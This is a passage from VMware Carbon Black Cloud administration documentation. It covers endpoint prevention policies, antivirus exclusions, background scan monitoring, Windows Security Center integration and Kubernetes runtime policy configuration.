You can create antivirus (AV) exclusion rules, including those specific to various endpoint platforms.

To run as usual, other AV products require custom rules.

If you use other security products, create the following exclusions for the Carbon Black Cloud sensor:

Linux

/var/opt/carbonblack/
/opt/carbonblack/

macOS

/Applications/Confer.app/
/Applications/VMware Carbon Black Cloud
/Library/Application Support/com.vmware.carbonblack.cloud/
/Library/Extensions/CbDefenseSensor.kext

Windows Folders

C:\Program Files\Confer\
C:\ProgramData\CarbonBlack\

Windows Files

C:\Windows\System32\drivers\cti file.sys	C:\Windows\System32\drivers\ct inet.sys	C:\Windows\System32\drivers\cbe lam.sys
C:\Windows\system32\drivers\cbd isk.sys	C:\windows\system32\CbAMSI.dll	C:\windows\system32\ctiuser.dll
C:\windows\syswow64\CbAMSI.dll	C:\windows\syswow64\ctiuser.dl l	C:\Windows\Syswow64\ctintev.dll
C:\Program Files\Confer\BladeRunner.exe	C:\Program Files\Confer\CbNativeMessaging Host.exe	C:\Program Files\Confer\RepCLI.exe
C:\Program Files\Confer\RepMgr.exe	C:\Program Files\Confer\RepUtils.exe	C:\Program Files\Confer\RepUx.exe
C:\Program Files\Confer\RepWAV.exe	C:\Program Files\Confer\RepWmiUtils.exe	C:\Program Files\Confer\RepWSC.exe
C:\Program Files\Confer\Uninstall.exe	C:\Program Files\Confer\VHostComms.exe	C:\Program Files\Confer\Blades\LiveQuery\o squeryi.exe
C:\Program Files\Confer\scanner\scanhost.e xe	C:\Program Files\Confer\scanner\upd.exe	

Set Antivirus Exclusion Rules

Use this procedure to create AV exclusion rules, including those specific to various endpoint platforms.

Note Some security vendors may require a trailing asterisk (*) to signify all directory contents.

Procedure

- 1 On the left navigation pane, click **Enforce > Policies**.
- 2 Select the policy.
- 3 Click the **Prevention** tab and expand **Permissions**.
- 4 Click **Add application path**.
- 5 Enter the AV's recommended file/folder exclusions from the security vendor.
- 6 Set the operation attempt **Performs any API operation** to **Bypass**.
- 7 To apply the changes, click **Confirm** and then click **Save**.

Set Blocking and Isolation Policy Rules

You can create or edit a blocking and isolation rule to deny or terminate processes and applications.

Procedure

- 1 On the left navigation pane, click **Enforce > Policies**.
- 2 Select a policy.
- 3 Click the **Prevention** tab and expand **Blocking and Isolation**.
- 4 Click **Add application path**, or click the **pencil** icon next to an existing rule to edit it.

When adding a path, you can use wildcards to specify files or directories. For an explanation of how wildcards work in policy paths, see [Prevention Policy Settings](#). You can add multiple paths. Each path must start on a new line. Do not separate paths with commas. You can delete a rule by clicking the **trash can** icon. (You cannot delete built-in rules such as **Known malware** or **Suspected malware**.)

- 5 Select the **Deny operation** or **Terminate process** attributes.

Figure 5-2. Blocking and Isolation Attribute Options

	Deny operation	Terminate process
Runs or is running Test rule ↗	<input type="checkbox"/>	<input type="checkbox"/>
Communicates over the network Test rule ↗	<input type="checkbox"/>	<input type="checkbox"/>
Scrapes memory of another process Test rule ↗	<input type="checkbox"/>	<input type="checkbox"/>
Executes code from memory Test rule ↗	<input type="checkbox"/>	<input type="checkbox"/>
Invokes an untrusted process Test rule ↗	<input type="checkbox"/>	<input type="checkbox"/>
Invokes a command interpreter Test rule ↗	<input type="checkbox"/>	<input type="checkbox"/>
Performs ransomware-like behavior Test rule ↗	<input type="checkbox"/>	<input type="checkbox"/>
Executes a fileless script Test rule ↗	<input type="checkbox"/>	<input type="checkbox"/>
Injects code or modifies memory of another process Test rule ↗	<input type="checkbox"/>	<input type="checkbox"/>

Note If you set the action to **Terminate process**, you cannot concurrently deny the operation.

- 6 We recommend that you test a new rule's settings before you apply it in your environment. Click **Test rule** for any setting. The system checks to see how the rule would have affected your organization over the last 30 days. You can use this data to confirm or modify your settings.
- 7 To apply the changes, click **Confirm** and then click **Save**.

USB Device Blocking

You can control the access to USB storage devices, such as blocking the access to all unapproved USB devices.

Note USB device blocking is only available for Windows 3.6+ and macOS 3.5.3+ sensors.

Procedure

- 1 On the left navigation pane, click **Enforce > Policies**.
- 2 Select the policy.
- 3 Click the **Prevention** tab and expand **USB Device Blocking**.
- 4 Turn on blocking by selecting **Block access to all unapproved USB devices**.
- 5 Optionally copy the same setting to all policies or to a specific policy by clicking **Copy setting to other policies**. Click **Copy**.
- 6 To apply the changes, click **Save**.

Upload Paths

You can deny or allow sensors to send uploads from specific paths.

When adding a path, you can use wildcards to specify files or directories. For an explanation of how wildcards work in policy paths, see [Prevention Policy Settings](#).

Procedure

- 1 On the left navigation pane, click **Enforce > Policies**.
- 2 Click the **Prevention** tab and expand **Uploads**.
- 3 Type the application path into one of the text boxes:
 - To deny the sensor from sending uploads from the path, type the path into the **No Upload** text box.
 - To allow the sensor to send uploads from the path, type the path into the **Upload** text box.

You can add multiple paths. Each path must start on a new line. Do not separate with commas.
- 4 Click **Save**.

Prevention Rules Capabilities for Linux Sensors

The Linux sensor supports essential malware prevention capabilities for supported Linux OS versions.

Linux sensor supported prevention capabilities are indicated by the Linux icon on the **Enforce > Policies > Prevention** tab. If a policy includes selections that are not available for Linux, those selections apply to the Windows or macOS endpoints that are assigned to the policy.

In the **Blocking and Isolation** rules category, only the **Runs or is running** operation attempt is actionable on Linux endpoints for these rules.

Known malware

When selected for the policy, the Linux sensor applies either a **Deny operation** or **Terminate process** policy action when a process runs or is running with the reputation of **KNOWN_MALWARE**.

Application on the company banned list

When selected for the policy, the Linux sensor applies either a **Deny operation** or **Terminate process** policy action when a process runs or is running with the reputation of **COMPANY BLACKLIST**.

You can manually add hashes to the company banned list on the Reputation page, or throughout the console where the option is provided.

Note The Linux sensor also supports adding hashes to the company approved list. You can add this manually on the **Reputation** page, or throughout the console where the option is provided.

Ransomware Policy Rules

The most secure ransomware policy is a default deny posture that prevents all applications, except those that are specifically approved, from performing ransomware-like behavior.

This policy requires tuning to handle false positives that are generated by applications whose legitimate activity mimics ransomware operations. The advantage of the default deny policy is protection from ransomware behaviors that originated from compromised applications that have a higher reputation (such as APPROVED_LIST), without listing all possible applications.

You should extensively test default deny policies on a single host before you apply the policy rules to production systems. After you have addressed false positives, perform a gradual rollout. Leave a few days between adding each group of endpoints, to address any new false positives. If good software is being terminated by ransomware-like behavior rules, [Add Trusted IT Tools to Approved List](#).

Microsoft PowerShell and Python are popular targets for Windows and macOS, but any command interpreter that can receive code as part of its command line is a potential source of malicious activity. For stronger protection, consider including path-based rules for script interpreters.

Note Custom policy rules supersede objects or hashes added to the company approved or banned lists.

Set a Ransomware Policy Rule

Rules for suspected malware, PUP, not-listed, and unknown reputations must be added to your policies for protection against ransomware.

Note The only available action for **Performs ransomware-like behavior** in **Blocking and Isolation** is **Terminate process**. This is because denying ransomware access to the first file that an application tries to encrypt would not prevent it from attempting future encryption operations.

Procedure

- 1 On the left navigation pane, click **Enforce > Policies**.
- 2 Select the policy.
- 3 Click the **Prevention** tab and in either **Permissions** or **Blocking and Isolation**, select **Add application path**.
- 4 Enter the application path and then select **Performs ransomware-like behavior**.
- 5 Click **Confirm** and then click **Save**.

Local Scan Settings and the AV Signature Pack

The AV Signature Pack is not packaged with the sensor installation, but should be downloaded and installed automatically after sensor installation based on policy settings. As a best practice, we

recommend that you download and install the AV Signature Pack 10 seconds or more after sensor installation.

Note The local scan feature is only available for Windows sensors 2.0 and later.

The AV Signature Pack requires approximately 120MB at rest. During run time, 400MB is required because a second copy is created; the scan continues to function while signatures are being updated. After the update is complete, the old signatures are deleted. At least 200MB of memory is required to run the local scan.

Signature file updates are ON by default via a policy setting. You might encounter high bandwidth utilization upon sensor installation due to the initial signature file download. Subsequent updates following the initial install of the AV Signature Pack are differential. Therefore, setting a regular update schedule ensures that every subsequent update remains small.

To avoid network saturation during sensor installation, we recommend the following best practices:

- Install sensors in small batches.
- Set up a local mirror server for signature updates and configure your policy so that sensors download updates from the local server. See [Signature Mirror Instructions](#).
- Disable automatic signature updates. Deploy the initial signature pack by using the standalone installer, and then re-enable automatic signature updates.

Configure Local Scan Settings

Automatic updates are the primary recommended method of keeping signature files updated. You can enable and disable automatic updates and set the frequency and randomization of updates for the signature files for the Local Scanner.

These steps impact only one policy at a time.

The local scan feature is only available for Windows sensors 2.0 and later. It is not available for the Audit and Remediation Standalone product, Linux sensors, or macOS sensors.

Note An initial, offline Signature Pack is available for download from **Endpoints > Sensor Options > Download sensor kits > AV Signature Pack**. This download is for the initial deployment only, to get the first set of signatures installed with a sensor. This is not a recommended way to keep signatures updated because these packs receive infrequent updates.

Procedure

- 1 On the left navigation bar, click **Enforce > Policies**.
- 2 Select the policy and click the **Local Scan** tab.
- 3 Click the **Scanner Config** drop-down menu and specify the **On Access File Scan Mode**:
 - **Disabled** - No scanning of files occurs.

- **Normal** - Scans new files (exes, dlls, scripts) on the first execute of that file (determined by hash).
 - **Aggressive** - Scans all files on execute. The assigned reputation and policy rules apply.
- 4 To turn automatic updates on or off, click the **Signature Updates** drop-down menu, and set the **Allow Signature Updates**:
- **Enabled** - Enables signature updates for the scanner.
 - **Disabled** - Disables signature updates for the scanner.

Note Disabling signature updates stops sensors in the designated policy from receiving updated signature files. On the **Inventory > Endpoints** page, in the **Sig** column, the sensor signature files show as out-of-date (red triangle) one week after being disabled, until the updates are re-enabled.

- 5 Set the **Frequency** to specify how often the sensor checks in for signature pack updates using the designated update server.. The default setting is 4 hours.
- 6 Set the **Staggered Update Randomization Window** to avoid all sensors trying to download at the same time (per Policy). The default setting is **4 hours**.

Note When you configure automatic updates, you must consider the **Frequency** and **Staggered Update Randomization Window** settings together. It is a best practice to set **Frequency** and **Staggered Update Randomization Window** to **2 hours** and **1 hour**, respectively. Setting **Frequency** to **4 hours** and **Staggered Update Randomization Window** to **4 hours** results in sensors not getting updated signature files until at least 8 hours elapse.

- 7 Optionally specify **Update Servers** for local scanning signatures, or use the default Carbon Black servers.

Note If network bandwidth consumption during updates is a concern, set up and specify a **Local Mirror Server**.

- a **Update Servers for Internal Devices**: Lets you add update servers for internal devices. You can use the default mirror infrastructure (<http://updates.cdc.carbonblack.io/update>) or use the provided field to enter your own mirror device URL.
 - b **Update Servers for Offsite Devices**: Lets you update servers for offsite devices. You can use the default mirror infrastructure (<http://updates.cdc.carbonblack.io/update>) or use the provided field to enter your own mirror device URL.
- 8 Click **Save**.

Sensor Policy Settings

Use these policy settings to define sensor behavior.

Setting	Description
Display sensor message in system tray	<p>Select this option to display a message in the endpoint's system tray when a notification is generated. Type the message into the message text box.</p> <p>If this setting is disabled, the sensor icon and message do not display in the system tray on the endpoint.</p>
Allow user to disable protection	<p>If selected, the Carbon Black Cloud sensor is displayed with a Protection on/off toggle, which lets the user place the sensor in bypass mode. This option is grayed out unless you enable Display sensor message in system tray. The Protection toggle only displays on single-user operating systems. The Protection toggle does not display on terminal servers.</p>
Run background scan	<p>If selected, the sensor performs an initial, one-time inventory scan in the background to identify malware files that were pre-existing on the endpoint. Using this feature helps increase malware blocking efficacy for files that were pre-existing on the endpoint before the sensor installation.</p> <p>The sensors invoke the background scan one time upon deployment. The current background scan state is logged to the NT Event Log or syslog together with the "BACKGROUND_SCAN" tag.</p> <ul style="list-style-type: none"> ■ The standard background scan takes 3-5 days to complete (depending on number of files on the endpoint). It runs in low-priority mode to consume low system resources. This is the recommended scan. ■ The expedited scan option takes 24 hours to complete, and is only recommended for testing and emergency incidents. System performance is affected. Expedited scanning only applies to Windows sensors version 3.3+ and Linux sensors. <p>See Background Scans.</p>
Require code to uninstall sensor	<p>Select this option to protect the action of uninstalling a sensor from an endpoint. If this setting is enabled, no user can uninstall a sensor that belongs to this policy without providing a deregistration code. This setting applies to Windows version 3.1+ and macOS sensors only.</p>
Enable Live Response	<p>Select this option to enable Live Response for this policy.</p>
Use Windows Security Center	<p>Select this option to set Carbon Black Cloud as the endpoint antivirus protection software in conjunction with Windows Security Center. This setting applies to Windows version 2.10+ sensors only.</p> <p>See Windows Security Center Integration.</p>
Auto-delete known malware after...	<p>This option enables Carbon Black Cloud to automatically delete known malware after a specified period of time. This setting applies to macOS sensor version 3.2.2+ or Windows sensor version 3.2.1+.</p>

Setting	Description
Enable private logging level	<p>Script files that have unknown reputations are uploaded unless this option is selected. This option also removes potentially sensitive details from the events that are uploaded. This includes:</p> <ul style="list-style-type: none"> ■ Redacting command-line arguments ■ Obfuscating document file names ■ Not resolving IP addresses to correlating domain names
	<p>Important Redacted data only applies to Carbon Black Cloud Endpoint Standard data. If you have both Carbon Black Cloud Endpoint Standard and Carbon Black Cloud Enterprise EDR enabled, Carbon Black Cloud Enterprise EDR data is not redacted.</p>
Delay execute for cloud scan	<p>This option specifies whether Carbon Black Cloud delays the invocation of an executable until reputation information can be retrieved from the backend, if the local scan returns an indefinite result. This is a recommended setting. This setting applies to Windows version 2.0+ sensors only.</p>
Pause binary execution	<p>This option allows sensor to analyze and block malware or banned binaries before they run. This option increases security at the cost of performance. This toggle is supported by Linux only.</p>
Scan files on network drives	<p>If selected, the sensor scans files on network drives upon READ. The default value for this setting is false. For best performance, deselect this setting. This option is only supported by Windows and macOS sensors.</p>
Scan execute on network drives	<p>If selected, the sensor will scan files on network drives upon EXECUTE. This setting applies to Windows version 2.0+ and macOS sensors only.</p>
Hash MD5	<p>Select this option to maintain MD5 hashes in logs. This option has no effect on the security efficacy of Carbon Black Cloud. Deselecting this option prevents Carbon Black Cloud from logging MD5 hashes. For best performance, do not select this option. This setting applies to Windows version 2.0+ and macOS sensors only.</p>
Submit unknown binaries for analysis	<p>Select this option to enable the upload of unknown binaries for Cloud Analysis by Carbon Black and Avira. Submitting unknown binaries improves prevention efficacy by allowing for additional threat analysis and reputation context. This setting applies to Windows version 3.2+ sensors only.</p> <p>Additional options:</p> <ul style="list-style-type: none"> ■ APC Max file size: Default value = 4 MB ■ APC Max Exe delay: Default value = 45 seconds ■ APC risk level: Default value = 4
	<p>Note You can modify the APC options using the Policy API.</p>
	<p>For more information about Avira, see Cloud Analysis.</p>

Setting	Description
Auto-deregister VDI clone sensors that have been inactive for...	Applies to both full and instant VDI Clones. We recommend only enabling this setting for policies assigned to instant clones. If enabled, this policy setting overrides any selections made to Sensor Settings on the Endpoints page. This setting applies to Windows sensor versions 3.5+ and Linux sensor versions 2.12+.
Auto-deregister VM workload sensors that have been inactive for...	Allows you to de-register VM Workloads that are inactive for a certain period of time at both - organisation level and policy level. Carbon Black Cloud does not distinguish between VM Workloads that are shut down or have been deleted. You must distinguish between ephemeral and non-ephemeral VMs, and make your choice at the organisation or policy level accordingly. If enabled, this policy setting overrides any selections made to Sensor Settings (organisation level) on the VM Workloads page. If you do not select any sensor settings or policy settings for the inactive interval, the default inactive period is 3 days. This setting applies to Windows sensor versions 3.5+ and Linux sensor versions 2.12+.

Configure Sensor Policy Settings

To configure sensor policy settings, perform the following procedure.

For a description of each sensor policy setting, see [Sensor Policy Settings](#).

Procedure

- 1 On the left navigation pane, click **Enforce > Policies**.
- 2 Select the policy.
- 3 Click the **Sensor** tab.
- 4 Configure the sensor policy settings and click **Save**.

Background Scans

A background scan is a one-time scan that is used to pre-populate the reputation level of files on fixed disk drives. You can configure the background scan by specifying policy settings.

A background scan begins when either of the following actions take place:

- As soon as the endpoint sensor is installed and the sensor is assigned to a policy that has the background scan enabled.
- When enabling the background scan in a policy that previously had the setting disabled.

- When assigning the sensor from a policy that has disabled background scan to a policy that has enabled background scan.

Note

- If the sensor has already completed a background scan, the scan does not run again.
- Paths specified in a Prevention bypass rule are not scanned by the background scan process.
- If the background scan terminates before completion, (for example, due to powering off the machine or a service failure), it resumes where it left off and continues until completion.

There are two options for the `Run background scan` setting. On the left navigation pane, click **Enforce > Policies**, select a policy, and click the **Sensor** tab.

- The **Standard** background scan runs in a low-priority mode to consume low system resources and pauses when the system resources are needed by other processes. The standard background scan processes 20 files per minute at maximum. The time to complete depends on the available system resources and the number of files on the system being scanned.
- The **Expedited** background scan runs in a high-priority mode and consumes extra resources to complete. The expedited background scan is optimized for speed and processes 100 files per minute. The time to complete depends on the available system resources and the number of files on the system being scanned.

Expedited scans can affect system performance; therefore, we recommend you use these scans in the following scenarios:

- VDI primary images
- Testing
- Emergency incidents

Note Expedited scans only apply to Windows sensors version 3.3 and above and Linux sensors version 2.12 and above.

Enable Background Scan

You can use the Carbon Black Cloud console to enable the running of a one-time background scan on any endpoint sensor assigned to a policy.

Procedure

- In the left navigation pane, click **Enforce > Policies**.
- Select the policy to modify.
- Click the **Sensor** tab and select **Run background scan**.
 - Standard:** (processes maximum 20 files per minute) is recommended as the default.

- **Expedited:** (processes 100 files per minute) is recommended for testing and emergency incidents.

Important System performance is affected due to increased use of asset resources (CPU, memory, disk IO). Applies only to Windows sensors version 3.3 and later and Linux sensors version 2.12 and later.

4 Click **Save**.

Results

After it is initiated, the current background scan state is logged to the NT Event Log or syslog together with the "BACKGROUND SCAN" tag. RepMgr logs status on each start and then again every 24 hours. The scan completed status message is "BACKGROUND SCAN: COMPLETE."

All background scans that run based on Policy are logged in the Windows Application Logs under Event ID 17.

Monitor Background Scan Status using Windows Event Viewer

You can use Windows Event Viewer to determine the current status of a background scan on a Windows endpoint.

Prerequisites

Use this procedure in the following environment:

- Carbon Black Cloud sensor: all versions
- Endpoint Standard
- Microsoft Windows (all supported versions)

See [Background Scans](#).

Procedure

- 1 Connect to the Windows endpoint.
- 2 Open **Windows Event Viewer**.
- 3 Go to **Windows Logs** and select **Application**.

- 4 Look or search for items where the Source is CbDefense and the Event ID is 17.

Messages include:

```
BACKGROUND_SCAN: DISABLED
Indicates background scan is disabled.
This message is recorded every time the Carbon Black Cloud (cbdefense) service restarts
(typically after a reboot) and every 24 hours of service runtime.
```

```
BACKGROUND_SCAN: IN_PROGRESS
Indicates background scan is in progress
This message is recorded when the background scan initially starts, every time the Carbon
Black Cloud service restarts, and every 24 hours of service runtime.
```

```
BACKGROUND_SCAN: COMPLETE
Indicates background scan is complete
This message is recorded once the background scan completes, every time the Carbon Black
Cloud service restarts, and every 24 hours of service runtime.
```

Monitor Background Scan Status using Live Query

You can use a Live Query SQL script to determine current status of background scans on Windows endpoints.

See [Background Scans](#).

This query leverages Audit and Remediation to query the Windows event log. The query displays the latest Endpoint Standard background scan status. The background scan status event is sent to the Windows event viewer every time the system reboots.

Procedure

- 1 On the left navigation pane, click **Live Query>New Query** and then click the **SQL Query tab**.
- 2 Add a Query name, such as, **Background Scan Status Check**.
- 3 Add the following SQL code and then click **Run**.

```
SELECT

CASE

WHEN data like "%IN_PROGRESS%" then "IN PROGRESS"

WHEN data like "%COMPLETE%" then "COMPLETE"

WHEN data like "%DISABLED%" then "DISABLED"

END "Background Scan Status"

, MAX(DATETIME(datetime)) AS "Scan Status Update Date and Time"
```

```

FROM
    windows_eventlog where channel = 'Application' and eventid = '17' and data like
    '%BACKGROUND_SCAN%';

```

4 In Live Query>Query Results, find and select the name of the query you created in Step 2.

Results

What The Data Shows: The query results display the latest background scan status (in progress, complete, disabled) as well as the date and time that the scan event was registered.

Monitor Background Scan Status using RepCLI

You can use RepCLI to determine the current status of background scans on Windows endpoints.

Note

- Because the `repcli status` command does not require authentication, it can be run on any Windows sensor that includes RepCLI.
 - `Total Files Processed` shows the number of files that the background scan has scanned since this instance of RepMgr started. This value does not persist across restarts.
-

Prerequisites

See [Background Scans](#).

Use this procedure in the following environment:

- Carbon Black Cloud Windows sensor: 3.3.x+
- Endpoint Standard
- Microsoft Windows (all supported versions)

Procedure

- 1 Open a command prompt on the Windows endpoint.
- 2 Go to the Confer Directory:

```
cd C:\Program Files\Confer
```

- 3 Run the following command:

```
repcli status
```

Results

The General Info section includes Background Scan Status, total files processed, and current directory (if still running).

```
General Info:
  Sensor Version[3.3.0.984]
  Local Scanner Version[4.9.0.264 - ave.8.3.52.150:avpack.8.4.3.24:vdf.8.15.15.224]
  Sensor State[Enabled]
  Details[]
  Kernel File Filter[Connected]
  Background Scan[In Progress]
  Total Files Processed[426]  Current Directory[C:\Program Files\Common
Files\VMware\InstallerCache]
  Sensor Restarts[4] LastReset[not set]
```

Linux Background Scan File Types

A background scan on Linux endpoints scans only those file-systems that are mounted on the root directory “/” with the following exclusions.

File Systems

The following file system types are excluded:

XenFS	NFS	SMB
CIFS	GFS2	CEPH
FUSE		

Directories

The following directories are excluded:

/opt/carbonblack
/proc
/var/opt/carbonblack
/sys

Other

- Background Scan does not scan symlinks (files and directories)
- Background Scan only scans regular files

macOS Background Scan File Types

The macOS sensor relies on both file magic header detection and file extensions to determine file types to be scanned by the background scan.

Magic header detection is used when a file has no extension or an arbitrary (obfuscated) extension.

Binary Files

Apple executables	Apple driver extensions	Apple dynamic libraries
Windows executables	Windows dynamic libraries	

Data Files

Adobe PDF
MS Office
Open Office

Installer Files

Apple installers (DMG, PKG)
By extension only: Windows MSI files, Android APK installers

Script Files

java (class and jar)	Perl	Python
PHP	Ruby	Shell
Applescript	Any other script files with "#!" file header indicating interpreter association	

Windows Script Files by Extension Only

bat	chm	cmd
com	hta	inf
ins	isp	ocx
reg	vb	vbe
vbs	ws	wsf
wsh	ps1	ps1xml
psc1	psd1	psm1

Windows Background Scan File Types

The following file types are scanned during a background scan on Windows endpoints.

Binary Files

dll	exe	sys
drv	scr	pif
ex_		

Calendar Files

ics	icbu	cal
ical	wcd	dba

Contacts Files

wab	pab	mab
contact	mml	vcf
aba	na2	ldif
abbu	aby	olk

Corp Files

pdf	pps	ppsm
ppsx	ppt	pptm
rtf	swf	xls
xlsx	xlsm (not yet added)	xlsb (not yet added)
dme	frm	ldf
mdb	mdf	myd
myi	ndf	opt

Data Files

pdf

Email Files**Table 5-1.**

dbx	mbx	ost
pst	snm	toc
edb	oeb	

Script Files

com	hta	inf
ins	isp	jar
msi	ocx	pl
py	reg	vb
vbe	vbs	ws
wsf	wsh	ps1
ps1xml	psc1	psd1
psm1		

User Files

tax
iif

Windows Security Center Integration

Windows Security Center (WSC) requires Windows devices to have an antivirus provider. The Carbon Black Cloud is a Microsoft-certified antivirus provider for WSC.

You can integrate the Carbon Black Cloud with WSC and designate the Carbon Black Cloud as your antivirus provider on devices that are running Windows 7 or later operating systems. You must be using a Carbon Black Cloud Windows sensor version 2.1.0.11+. When enabled, Carbon Black Cloud is listed as the antivirus provider on the device.

Note Users can disable or enable the WSC integration on their endpoint through **Security and Maintenance** in the **Windows Control Panel**.

Enable WSC Integration

To enable WSC integration, perform the following procedure.

The WSC integration is enabled by default through the **Use Windows Security Center** policy setting on the **Standard**, **Monitored**, and **Advanced** built-in policies.

When creating custom policies, you can manually enable the WSC integration if it is not pre-selected.

Procedure

- 1 On the left navigation pane, click **Enforce>Policies**.
- 2 Click the policy name in which to enable WSC.
- 3 On the **Sensor** tab, select the check box for **Use Windows Security Center** and click **Save**.

Results

All sensors in the selected policy are integrated with WSC.

Disable WSC Integration

To disable WSC integration, perform the following procedure.

Procedure

- 1 On the left navigation pane, click **Enforce>Policies**.
- 2 Click the policy name in which to disable WSC.
- 3 Deselect the check box for **Use Windows Security Center** and click **Save**.

Results

All sensors in the selected policy are no longer integrated with WSC.

Managing Kubernetes Policies

Kubernetes policies group security rules to help hardening the Kubernetes environments. The Kubernetes policies in Carbon Black Cloud are defined by the type of environment they protect - runtime or configuration environment.

Each Kubernetes policy binds to a particular Kubernetes scope, and each scope is assigned to exactly one policy. This helps easily track the root of a policy violation. Additionally, a runtime policy and a hardening policy can share a common scope.

When discussing Kubernetes policies without specifying their type, the reference is to both - the runtime and hardening type.

Managing Runtime Policies

Kubernetes runtime policies are groups of rules that monitor the behavior and the changes in the Kubernetes environment related to egress traffic, threats, and anomaly.

Understanding K8s Runtime Policies Concepts and Definitions

Start with this summary of concepts to better understand the Kubernetes runtime policies.

Kubernetes Runtime Policies

The runtime policies include rules for egress network control, threat protection, and anomaly detection against your Kubernetes environment. Also, they provide the benchmark to control K8s workloads for behavioral changes. The control of the Kubernetes runtime environment happens at two levels:

- At the scope level you can monitor all of the Kubernetes resources in a defined scope.
- At the workload level you can track the behavior of a specific workload.

Kubernetes Runtime Policy Scope

Kubernetes scope is a grouping of Kubernetes resources. With the K8s runtime policies you use scopes which explicitly define the deploy phase or target complete applications.

Built-in Rules for Runtime Policies

The runtime policies include built-in rules from the following categories:

- Egress Traffic (Scope) - Provide a list with the allowed domains or IP addresses.
- Malicious Egress Traffic (Scope) - Provide a list with the malicious IP addresses and bad reputation domains.
- Workload Anomaly Detection - Show a change in the workload behavior.
- Workload Threat Detection - Show a port scan.

Rules Actions

All rules have an action associated with them, either **Monitor** or **Alert**. Both actions result with an alert in the Carbon Black Cloud console. The monitor type of action is an event record with informational purpose. The alert type of action is an event record notifying of a change in behavior. It is the default action for each rule unless being changed.

Protection Level to Use for Selecting Rules

The runtime policy rules are split among the following protection levels - Basic, Moderate, or Strict. The rules selected from the Basic level cover the issues with highest priority, while the rules from the Strict level provide the broadest coverage of issues. Each subsequent level extends the previous levels.

Scope Baseline

The scope baseline determines the normal allowed behavior for all Kubernetes resources inside a scope. It is established by monitoring the egress traffic of all workloads in the scope for a certain period of time, called learning period. Deviation from the baseline triggers an alert. The baseline is at scope level and the user can amend or reset the final behavior list.

Learning period

The learning period is the time during which all the Kubernetes resources in a scope are monitored for egress network connections. All egress destinations are recorded in the scope baseline. Only after the learning period is complete, the system starts actively tracking the workloads behavior. Violations of the Kubernetes runtime policies trigger alerts.

If the learning period of a policy is modified, the policy stops alerting and the learning period is reset. If you add a new rule, the learning period starts running only for the new rule.

You can see and analyze the alerts in the **Alerts** page, part of the Carbon Black Cloud console.

Create Kubernetes Runtime Policies

You can create Kubernetes runtime policies to monitor the egress traffic in your Kubernetes environment, to prevent malicious behavior and anomalies of Kubernetes workloads.

Prerequisites

- Optional. Create a Kubernetes scope for assigning the Kubernetes runtime policy to it. To create a Kubernetes scope, see [Working with Kubernetes Scopes](#). If you do not create the scope beforehand, you can do so while creating the Kubernetes runtime policy.
- Make sure you are familiar with the [Understanding K8s Runtime Policies Concepts and Definitions](#).

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **K8s Policies**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Enforce > K8s Policies**.
- 2 Select the **Runtime Policies** tab.
- 3 To start the configuration wizard, click **Add Policy**.
- 4 On the **Define Policy** page, name the policy, select the scope from the available scopes in the system, and click **Next**.
- 5 On the **Add Rules** page, select the rules to include, and click **Next**.

You can add all the rules from any template for Basic, Moderate, or Strict alerting. We recommend you start with the rules from the Basic template that provides alerts for issues with highest severity.

- To add all rules from a template, for example **Basic**, select the type of alerting action - **Monitor** or **Alert** at the top right, and click **Add all 5 rules** at the top right. **Alert** is the action by default.
 - You can also add rules by category, or one by one.
- 6 On the **Confirm Policy** page, set the learning period for creating the scope baseline, and click **Enable Policy**.
 - 7 Optional. To make a pause, click **Save as Draft**.

The Carbon Black Cloud saves the policy in **Disabled** state.

What to do next

After you configure your Kubernetes runtime policies and after the learning period ends, the behavioral baseline is established and the protection is active. You can see all alerts, due to violation of the runtime policies, on the **Alerts** page. To see the progress of the scope baseline during the learning period, see [Review Scope Baseline for a K8s Runtime Policy](#).

Review Scope Baseline for a K8s Runtime Policy

You can find additional details on the current state of the scope baseline of a Kubernetes runtime policy during the learning period. You can also review the scope baseline after the completion of the learning period.

Procedure

- 1 On the left navigation pane, click **K8s Policies > Runtime Policies**.
- 2 Find the policy to research.
- 3 On the **Policy details** panel, click **View scope baseline**.
The **Scope Baseline** window displays.
- 4 Choose what to do next.
 - Add a new behavior to the baseline.
 - Reset the baseline.
 - Click the **Alerts** tab to see additional information on the alerts for that particular policy.

What to do next

You can either [Add Behavior to Scope Baseline](#) or [Reset Scope Baseline](#).

Add Behavior to Scope Baseline

You can change the scope baseline for a Kubernetes runtime policy after the completion of the learning period, without resetting the learning period and without removing anything from the baseline.

Procedure

- 1 On the left navigation pane, click **K8s Policies > Runtime Policies**.
- 2 Locate a policy and click the  icon at the end of the row.
- 3 On the **Policy details** panel, click **View scope baseline**.
The scope baseline window displays.
- 4 Click **Add Behavior**.
The **Baseline Behaviors** window displays.
- 5 Select the type of destination, enter the public or private domain, subdomain or IP range, and click **Add**.
You successfully added a destination of egress traffic to the scope baseline.

What to do next

To access more information on the Kubernetes network security setup in Carbon Black Cloud, see [Securing Kubernetes Network](#).

Reset Scope Baseline

You can reset the scope baseline for a Kubernetes runtime policy for any reason.

Procedure

- 1 On the left navigation pane, click **K8s Policies > Runtime Policies**.

2 Locate a policy and click the  icon at the end of the row.

- 3 On the **Policy details** panel, click **View scope baseline**.

The scope baseline window displays.

- 4 Click **Reset**.

The scope baseline resets and The policy learning period resets as well.

View All Alerts Based on Kubernetes Runtime Policies

In case of behavioral deviation of K8s workloads from their scope baseline, established with the Kubernetes runtime policy, you can see the related alerts on the **Alerts** page in the Carbon Black Cloud console.

Procedure

- 1 On the left navigation pane, click **Alerts**.

A table of alerts displays depending on the filter settings and selected time duration.

By default, **Threats** and **Not Dismissed** alerts display. For Kubernetes runtime policies, the alerts are grouped by scope. Alerts with Alert action rules from the K8s runtime policies, display as **Threats**. Alerts with Monitor action rules are not visible by default. They are grouped under the **Observed** category.

- 2 Locate the alerts you want to research, and do one of the following:

- To see the list of all alerts for a given Kubernetes scope, click **View Alerts**.
- To view alert details, locate the alert, and click the  icon at the end of the row.
Depending on the details:
 - Use the policy name to navigate to the Kubernetes runtime policy and find additional information for the alerts of that particular policy.
 - Use the workload name to navigate to the Kubernetes workload and see all the alerts for that specific workload.

- 3 To see all alerts with **Monitor** action rules, click the filter **Observed**.

All notifications appear in the main list of alerts.

What to do next

For more information on working with alerts, see [Chapter 2 Alerts](#). For more information on troubleshooting a workload, see [View Alerts by K8s Workload](#).

View Alerts by K8s Workload

To troubleshoot a Kubernetes workload, you can filter and review the alerts, triggered by that particular workload.

Procedure

